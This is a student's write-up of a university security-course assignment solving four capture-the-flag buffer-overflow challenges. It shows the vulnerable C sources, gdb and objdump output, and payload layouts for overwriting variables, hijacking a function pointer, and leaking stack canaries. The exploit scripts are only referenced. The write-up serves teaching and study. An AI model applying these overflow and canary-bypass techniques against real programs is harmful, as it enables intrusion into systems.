Mandatory assignment 1

University of Bergen – INF226
Autumn 2021

Capture the flag - 00b

Source code

```c
1 #include <assert.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 int main(int argc, char **argv){
6         struct{
7                 char buffer[16];
8                 int32_t check;
9         }locals;
10        locals.check=0xabcdc3cf;
11        printf("Input an argument to pass\n");
12        fflush(stdout);
13        assert(fgets(locals.buffer, 512, stdin) != NULL);
14        if(locals.check == 0x79beef8b){
15                printf("Well done, you can get the flag\n");
16                fflush(stdout);
17                system("cat flag");
18        }
19        else{
20                printf("Uh oh, value is not correct. please try again. Goodbye.\n");
21        }
22        return 0;
23 }
```

In the source code posted above there is just one function (`main()`) which is called when the program starts.
The program declares a `buffer` with a size of 16 bytes, and an integer variable `check`. Immediately is `check` set to *0xabcdc3cf*. Further down the program checks in an `if statement` if the variable `check` is equal to *0x79beef8b*. If this statement returns true, <u>we have completed the task and are given the flag</u>.

So how can we pass this `if statement`? On line 13, the program actually asks the user for input. And this input is added to the `buffer`.
We know that `buffer` and `check` are in the same struct "`locals`". That would probably mean that their location is not far from one another on the `stack`. Let us investigate the `stack` with a debugger tool - `gdb` - by typing **`gdb 00b`** in the terminal (00b is the binary).

```
(gdb) break main
Breakpoint 1 at 0x859: file testB.c, line 5.
(gdb) r
Starting program: /home/ubuntu/Desktop/INF226/Oblig1/binary/00b

Breakpoint 1, main (argc=1, argv=0x7fffffffdf18) at testB.c:5
5       testB.c: No such file or directory.
(gdb) ni
0x0000555555400862      5       in testB.c
(gdb) ni
0x0000555555400866      5       in testB.c
(gdb)
```

First I set a breakpoint in the `main function`, then I run the program with `r/run`. By typing `ni` (next instruction) the program steps forward one instruction at a time.

```
(gdb)
AAAAAAAAAAAAAAAA
0x00005555554008a2      13      in testB.c
(gdb) x/30x $rsp
0x7fffffffddf0: 0xffffdf18      0x00007fff      0x55400920      0x00000001
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0xabcd000a      0x00007fff      0x820f0900      0xef6747aa
0x7fffffffde20: 0x00000000      0x00000000      0xf7de80b3      0x00007fff
0x7fffffffde30: 0xf7ffc620      0x00007fff      0xffffdf18      0x00007fff
0x7fffffffde40: 0x00000000      0x00000001      0x5540084a      0x00005555
0x7fffffffde50: 0x55400920      0x00005555      0x0e0038f3      0xf15e0992
0x7fffffffde60: 0x55400740      0x00005555
```

Using `gdb` we can run the program and, while it's running, observe how the program reacts. The picture above shows the program when `fgets()` is executed. I wrote 16 A's because I knew the buffer was 16 bytes. This way I can easily recognize the A's in the `stack`.
In this example we can see that the buffer starts at *0x7fffffffde00* because the whole row is filled with 41's, which is the hexadecimal value for A.

But we have to make sure that the variable check is equal to *0x79beef8b* in order to get the flag. Where on the `stack` is `check`? The row below the `buffer` starts with *0xabcd* which is actually similar to the initial value of `check` (*0xabcdc3cf*).
When further examining the program in `gdb` we can indeed see that the buffer begins at *de00* and check begins at *de10*:

```
(gdb) x &locals.buffer
0x7fffffffde00: 0x41414141
(gdb) x &locals.check
0x7fffffffde10: 0xabcd000a
```

Now we know that if we overwrite the `buffer` with say 16 A's, and overwrite the `check` with *0x79beef8b*, we have completed the task.

We can do this by piping the right payload into the executable binary, but this has to be done on a server. Then a python library pwntools can be used.

Note: The machine we are running the exploit on is a little-endian machine. This means that we can't just send *0x79beef8b* straight away. We need to reverse it so that the least significant bit gets sent first. But this is taken care of by the library we are using.

See exploit00.py for details

Capture the flag - 01b

Source code

```c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <assert.h>
4
5 void getFlag(){
6         printf("Congrats! you can get the flag\n");
7         fflush(stdout);
8         system("cat flag");
9 }
10
11 int main(int argc, char **argv){
12         struct {
13                 char buffer[16];
14                 volatile int (*funcPointer)();
15         } stores;
16
17         stores.funcPointer = NULL;
18         printf("Try to get flag by inputing argument\n");
19         fflush(stdout);
20         assert(fgets(stores.buffer, 512, stdin) != NULL);
21         if(stores.funcPointer){
22                 printf("Function is goint to %p\n", stores.funcPointer);
23                 fflush(stdout);
24                 stores.funcPointer();
25         }
26         else{
27                 printf("oh no, please try again!\n");
28         }
29         return 0;
30 }
```

In the source code posted above, there are two functions; `main()` and `getFlag()`. `main()` is run automatically when the program executes. Further inspections reveal that the `main()` function never actually calls `getFlag()`, which is what we need to get the flag (`system(“cat flag”)` will open the file ‘`flag`’ on the server). So how can we get the `main()` function to execute `getFlag()`?

The code declares a struct `stores` which contains a `buffer` with a size of 16 bytes, and what seems as a pointer to a function-call `funcPointer`.
On line 20 the program asks the user for input. This input is stored into the previously mentioned buffer. Using `fgets()` one can limit the size of input in order to prevent overwriting of a buffer (buffer overflow). This has not been done in this case, which means that we can exploit this bad implementation of code because we are allowed to input 512 bytes into the buffer and therefore overwrite addresses that may be used further down in the code.

Moving on, the code has an `if statement` that does something as long as funcPointer contains something (not NULL).

First the program prints out where the function is going to, and then executes `stores.funcPointer()`.
This means that if we are somehow able to write into `stores.funcPointer`, we can store the address of `getFlag()` in this pointer, and voila: we can get the flag.

First we have to obtain the address of `getFlag()`. This is done by writing **`objdump -d 01b`** in the terminal (01b is the binary):

```
00000000004011f6 <getFlag>:
  4011f6:       f3 0f 1e fa             endbr64
  4011fa:       55                      push   %rbp
  4011fb:       48 89 e5                mov    %rsp,%rbp
  4011fe:       48 8d 3d 03 0e 00 00    lea    0xe03(%rip),%rdi
  401205:       e8 96 fe ff ff          callq  4010a0 <puts@plt>
  40120a:       48 8b 05 4f 2e 00 00    mov    0x2e4f(%rip),%rax
  401211:       48 89 c7                mov    %rax,%rdi
```

Now that we have the address which we are going to write to `stores.funcPointer`, we need to know more about the `stack` and where the different segments of code actually are in relation to one another. This can be done using **gdb**:

```
1  (gdb)
2  AAAAAAAAAAAAAAAAaaaa
3  0x0000000000401285      20      in test01.c
4  (gdb) x/30x $rsp
5  0x7fffffffde20: 0xffffdf48      0x00007fff      0x00401310      0x00000001
6  0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
7  0x7fffffffde40: 0x61616161      0x0000000a      0xb0c5e600      0xd74df165
8  0x7fffffffde50: 0x00000000      0x00000000      0xf7de80b3      0x00007fff
9  0x7fffffffde60: 0xf7ffc620      0x00007fff      0xffffdf48      0x00007fff
10 0x7fffffffde70: 0x00000000      0x00000001      0x00401228      0x00000000
11 0x7fffffffde80: 0x00401310      0x00000000      0xeb2d10bf      0x1af0b1e2
12 0x7fffffffde90: 0x00401110      0x00000000
13 (gdb) p &stores.buffer
14 $4 = (char (*)[16]) 0x7fffffffde30
15 (gdb) p &stores.funcPointer
16 $5 = (int (**)()) 0x7fffffffde40
```

The picture above shows the `stack` right after the program has asked for input. We input 16 capital *A's*, and 4 lower-case *a's*. We can clearly see where the `buffer` begins. On line 6 *(address 0x7fffffffde30)*, the whole row is filled with 41, which is A in hexadecimal. Since we know that the size of the `buffer` is 16 bytes, we can count each column ((41414141 = 4bytes) * 4 columns = 16 bytes).

Now, where does `stores.funcPointer` begin, the location we need to write the address of `getFlag()` to? Actually it is located right after the `buffer`, on line 7, and we have already overwritten this address with 61616161 (aaaa).
Line 14 and 16 proves where the `buffer` and `funcPointer` begins.

`buffer`	`funcPointer`

So we have to overwrite the `buffer` with padding (let's use 16*A) up until the `funcPointer`, then the `funcPointer` needs to contain the address of `getFlag()`.

AAAAAAAAAAAAAAAA +	getFlag()-address
`buffer`	`funcPointer`

To make it easier we are going to write a python script with a library called pwntools which helps us connect to the server and send payload in the right format.

See exploit01.py for details

Capture the flag - 02b

(Source code on last page)

The goal of this task is to execute the function `getFlag()`. The `main` function has no call to this function, this means we have to write the address of the function into the base pointer (`rbp`) on the `stack`. `rbp` is where the program continues executing code when main calls the `leave` function. Using **`objdump -d 02b`**, where 02b is the binary file, we can get the address of this function:

```
00000000004007f7 <getFlag>:
  4007f7:       55                      push   %rbp
  4007f8:       48 89 e5                mov    %rsp,%rbp
  4007fb:       48 83 ec 10             sub    $0x10,%rsp
  4007ff:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  400806:       00 00
  400808:       48 89 45 f8             mov    %rax,-0x8(%rbp)
  40080c:       31 c0                   xor    %eax,%eax
  40080e:       48 8d 3d e3 01 00 00    lea    0x1e3(%rip),%rdi        #
  400815:       e8 66 fe ff ff          callq  400680 <puts@plt>
```

Before we move on, we have to check which security-features the binary file has. This can be done by writing **`checksec 02b`** in the terminal.

```
ubuntu@ubuntu:~/Desktop/INF226/Oblig1/binary$ checksec 02b
[*] '/home/ubuntu/Desktop/INF226/Oblig1/binary/02b'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

OK, the binary has `canary` enabled. This means that somewhere after the `buffer` and before the `base pointer`, the program contains a random value that is set at the beginning of the `main` function, and then checked if that value has been tampered with at the end of the function. See the following pictures of the disassembly of `main` in **gdb**.

```
(gdb) disas main
Dump of assembler code for function main:
   0x000000000040084c <+0>:     push   rbp
   0x000000000040084d <+1>:     mov    rbp,rsp
   0x0000000000400850 <+4>:     sub    rsp,0x40
   0x0000000000400854 <+8>:     mov    DWORD PTR [rbp-0x34],edi
   0x0000000000400857 <+11>:    mov    QWORD PTR [rbp-0x40],rsi
   0x000000000040085b <+15>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000400864 <+24>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400868 <+28>:    xor    eax,eax
```

```
   0x0000000000400933 <+231>:   lea    rsi,[rip+0x130]        # 0x400a6a
   0x000000000040093a <+238>:   lea    rdi,[rip+0x137]        # 0x400a78
   0x0000000000400941 <+245>:   call   0x4006c0 <__assert_fail@plt>
   0x0000000000400946 <+250>:   mov    eax,0x0
   0x000000000040094b <+255>:   mov    rcx,QWORD PTR [rbp-0x8]
   0x000000000040094f <+259>:   xor    rcx,QWORD PTR fs:0x28
   0x0000000000400958 <+268>:   je     0x40095f <main+275>
   0x000000000040095a <+270>:   call   0x400690 <__stack_chk_fail@plt>
   0x000000000040095f <+275>:   leave
   0x0000000000400960 <+276>:   ret
End of assembler dump.
```

<u>At the beginning of `main`:</u>
The `canary` is first fetched from some secret register in memory (`fs:0x28`) and placed into `rax`, and then from `rax` to the `stack`. Specifically the address `[rbp-0x8]`.
<u>At the end of `main`:</u>
Before `main` returns, the saved `canary` value in the `stack` is moved to `rcx`, which then is compared to the original value in `fs:0x28`. If the xor == 0, then everything is okay and `main` exits without error. If xor != 0, the program crashes with an error “stack smashing detected”.

buffer	**data**	**canary**	**rbp**

This is how the `canary` is positioned relative to the other segments on the `stack`. As stated before the address of `getFlag()` needs to be put in `rbp`. This means that we have to overwrite the `canary` before we get to `rbp`. But if we overwrite the `canary` with something else than the original value that was retrieved from `fs:0x28`, the program crashes.
So, we have to find a way to leak the `canary`, and then use this value when we are overwriting the `buffer` in the second payload.
The `canary` will have a different value each time the program is run. But once the program has started, the `canary` will not change until the program exits. Luckily for us the program gives the user two possibilities to input data.


So how can we bypass the canary?

Looking at the source code of the binary, we know that:

- the `buffer` is 16 bytes,
- the `offset` *variable* is set to 0
- the program asks the user for input, this input is then stored in `offset`.
- the program prints out an unsigned long of the value in the given address. The address consists of the address of the `buffer` + a constant `8` + `offset` which the user already has set.
- Finally the program asks the user once again for input, this time with a `fgets()` function. Usually a safe function if used correctly, but luckily for us the input size is set to 512 bytes, which means we can overflow the `buffer`.


How to exploit this program:

- We know that the program prints out an unsigned long of the value in the given address. If we know the distance (`offset`) from `buffer+8` to the `canary`, we can essentially get the program to print out the `canary` value for us, as an unsigned long
- When we have found the right `offset`, we save the value we get from the program into a local variable, which then is being used in our final payload to overwrite the `canary` and we have captured the flag.




After locally examining the stack, we know the buffer starts at `0x7ffffffde00`. Then 8 is added, which means `buffer+8` = `0x7ffffffde08`. Using gdb we can print out the address of rbp and when we disassembled `main` we saw that the canary was put into `[rbp-0x8](rbp minus 8 bytes)`, so now we have all the required addresses.


```
(gdb) p $rbp
$3 = (void *) 0x7ffffffde20
(gdb) p $rbp-0x8
$4 = (void *) 0x7ffffffde18
(gdb)
```



As the picture above shows, the `offset` has to be 16. This means if we input "16" to the program, it should give us the `canary`.



When we now have the `canary`, the program asks the user once again for input. This is where we will send our final payload:
It is 24 bytes from the buffer until the canary, therefore we input 24 A's, then the canary, and finally the address to getFlag().



Once again we will use pwntools to write an exploit script
See exploit02.py for details

Source code

```
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

void getFlag(){
        printf("Congrats! you can get the flag\n");
        fflush(stdout);
        system("cat flag");
}

int main(int argc, char **argv){
        char buffer[16] = {0};
        int offset = 0;
        printf("What does the canary say?\n");
        fflush(stdout);
        scanf("%d", &offset);
        getchar();
        printf("%lu\n", *(unsigned long*)(buffer+8+offset));


        fflush(stdout);
        printf("Try to get flag by inputing value\n");
        fflush(stdout);
        assert(fgets(buffer, 512, stdin) != NULL);


        return 0;
}
```

Capture the flag - 03b

(Source code on last page)

In order to get the flag, we have to somehow get the program to execute `getFlag()`. First we have to obtain the address of `getFlag()`. This is done by doing **`objdump -d 03b`** in the terminal (picture). By scrolling up until `<getFlag>` is shown, we can see that the address is *`00000000004011d6`*.


```
00000000004011d6 <getFlag>:
  4011d6:       f3 0f 1e fa             endbr64
  4011da:       55                      push   %rbp
  4011db:       48 89 e5                mov    %rsp,%rbp
  4011de:       48 83 ec 10             sub    $0x10,%rsp
  4011e2:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  4011e9:       00 00
  4011eb:       48 89 45 f8             mov    %rax,-0x8(%rbp)
  4011ef:       31 c0                   xor    %eax,%eax
  4011f1:       bf 08 20 40 00          mov    $0x402008,%edi
  4011f6:       e8 95 fe ff ff          callq  401090 <puts@plt>
  4011fb:       48 8b 05 56 2e 00 00    mov    0x2e56(%rip),%rax        # 404058 <stdout@@GLIBC_2.2.5>
  401202:       48 89 c7                mov    %rax,%rdi
  401205:       e8 d6 fe ff ff          callq  4010e0 <fflush@plt>
  40120a:       bf 28 20 40 00          mov    $0x402028,%edi
  40120f:       e8 9c fe ff ff          callq  4010b0 <system@plt>
  401214:       90                      nop
  401215:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  401219:       64 48 33 04 25 28 00    xor    %fs:0x28,%rax
  401220:       00 00
  401222:       74 05                   je     401229 <getFlag+0x53>
  401224:       e8 77 fe ff ff          callq  4010a0 <__stack_chk_fail@plt>
  401229:       c9                      leaveq
  40122a:       c3                      retq
```

Now that we have the address of where we want to end up, we need to put it in the base pointer (`rbp`). This is where the program continues executing code when main calls the `leave` function.


But first we have to check which security-features the binary file has. This can be done by writing **`checksec 03b`** in the terminal

```
ubuntu@ubuntu:~/Desktop/INF226/Oblig1/binary$ checksec 03b
[*] '/home/ubuntu/Desktop/INF226/Oblig1/binary/03b'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

OK, the binary has `canary` enabled. This means that somewhere after the `buffer` and before the `base pointer`, the program contains a random value that is set at the beginning of the `main` function, and then checked if that value has been tampered with at the end of the function.



```
(gdb) disas main
Dump of assembler code for function main:
   0x000000000040122b <+0>:     endbr64
   0x000000000040122f <+4>:     push   rbp
   0x0000000000401230 <+5>:     mov    rbp,rsp
   0x0000000000401233 <+8>:     sub    rsp,0x50
   0x0000000000401237 <+12>:    mov    DWORD PTR [rbp-0x44],edi
   0x000000000040123a <+15>:    mov    QWORD PTR [rbp-0x50],rsi
   0x000000000040123e <+19>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000401247 <+28>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000040124b <+32>:    xor    eax,eax
   0x000000000040124d <+34>:    mov    QWORD PTR [rbp-0x38],0x5
   0x0000000000401255 <+42>:    lea    rax,[rbp-0x38]
```

```
   0x0000000000401298 <+109>:   mov    eax,0x0
   0x000000000040129d <+114>:   call   0x4010c0 <printf@plt>
   0x00000000004012a2 <+119>:   mov    rax,QWORD PTR [rip+0x2daf]        # 0x404058 <stdout@@GLIBC_2.2.5>
   0x00000000004012a9 <+126>:   mov    rdi,rax
   0x00000000004012ac <+129>:   call   0x4010e0 <fflush@plt>
   0x00000000004012b1 <+134>:   movzx  eax,BYTE PTR [rbp-0x30]
   0x00000000004012b5 <+138>:   cmp    al,0x71
   0x00000000004012b7 <+140>:   jne    0x40125f <main+52>
   0x00000000004012b9 <+142>:   mov    eax,0x0
   0x00000000004012be <+147>:   mov    rdx,QWORD PTR [rbp-0x8]
   0x00000000004012c2 <+151>:   xor    rdx,QWORD PTR fs:0x28
   0x00000000004012cb <+160>:   je     0x4012d2 <main+167>
   0x00000000004012cd <+162>:   call   0x4010a0 <__stack_chk_fail@plt>
   0x00000000004012d2 <+167>:   leave
   0x00000000004012d3 <+168>:   ret
End of assembler dump.
```


buffer	pt0	canary	rbp

This is how the `canary` is positioned relative to the other segments on the `stack`. As stated before the address of `getFlag()` needs to be put in `rbp`. This means that we have to overwrite the `canary` before we get to `rbp`. But if we overwrite the `canary` with something else than the original value that was retrieved from `fs:0x28`, the program crashes.
So, we have to find a way to leak the `canary`, and then use this value when we are overwriting the `buffer`.
The `canary` will have a different value each time the program is run. But once the program has started, the `canary` will not change until the program exits. Luckily the program contains a while-loop which does not end until the first value of the buffer is 'q'.
The source code of the binary tells us a few tips to leak the address.

What the source code tells us:


- 32 bytes allocated to the `buffer`. This tells us how much padding we have to use in our payload.
- The variable `val` contains the value 5.
- The address of the variable `val` is put into `pt0`.
- The source code uses `gets()` to get input from the user. This function is not safe to use because one cannot specify input size, which means the user can input something larger than the `buffer` (which is exactly what we are doing - buffer overflow)
- Lastly the code prints out the hexadecimal value in whatever address pointed to by `pt0`.

The last bullet point is in sense our final piece of the puzzle when trying to get the `canary`. Because we know that the initial value of `val` is 5, the program should, without tampering, print out 5. We can then overflow the `buffer` up until the `canary` like the figure below. As long as we don't overwrite the `canary`, the program will not crash. We will then save the value we get from the server in a local variable, <u>which then is used in our final payload in order to get the flag</u>

But what should "some address" be? Even though I could examine the stack locally, the addresses on the stack are different from machine to machine. This is where we can exploit the while loop. We can essentially get the answer through *brute forcing*. This means we start at an address and increase/decrease the address until we get what we want.

So what address should be the start? I decided to begin with 0x7fffffff0000 and increment if the output wasn't "4141" (hexadecimal value of 'A'). When the program printed out "4141" I knew that I was at least in the right area and started to check output for "5" instead.As stated above, the program prints out the hexadecimal value in whatever address pointed to by `pt0`. So if we got the value 5, we now most likely have found the address of `val`.

While testing locally in **gdb**, I found that the `canary` is exactly 30 bytes after the address of `val`.



This means that if we know the address of `val`, we actually know the address of the `canary` as well.

Now we can overwrite the `buffer` (with q's to escape the while loop), `pt0` (with a readable address), the `canary` (with the leaked value) and the `rbp` (with the address of `getFlag()`).

qqqqqqqqqq... + some address		leaked canary + address of getFlag()	
buffer	pt0	canary	rbp

See exploit03_brute_force.py for details

Source code

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>


void getFlag(){
        printf("Well done, you can get the flag\n");
        fflush(stdout);
        system("cat flag");
        return;
}

int main(int argc, char ** argv){

        unsigned long val = 5;
    struct {
        char buffer[32];
        unsigned long* pt0;
        }locals;

        locals.pt0 = &val;

        while(locals.buffer[0] != 'q'){
                printf("Do not, for one repulse, forego the purpose that
                "you resolved to effect -William Shakespeare, The Tempest\n");
                fflush(stdout);

                gets(locals.buffer);

            printf("%lx\n", *locals.pt0);

         fflush(stdout);

        }

    return 0;
}
```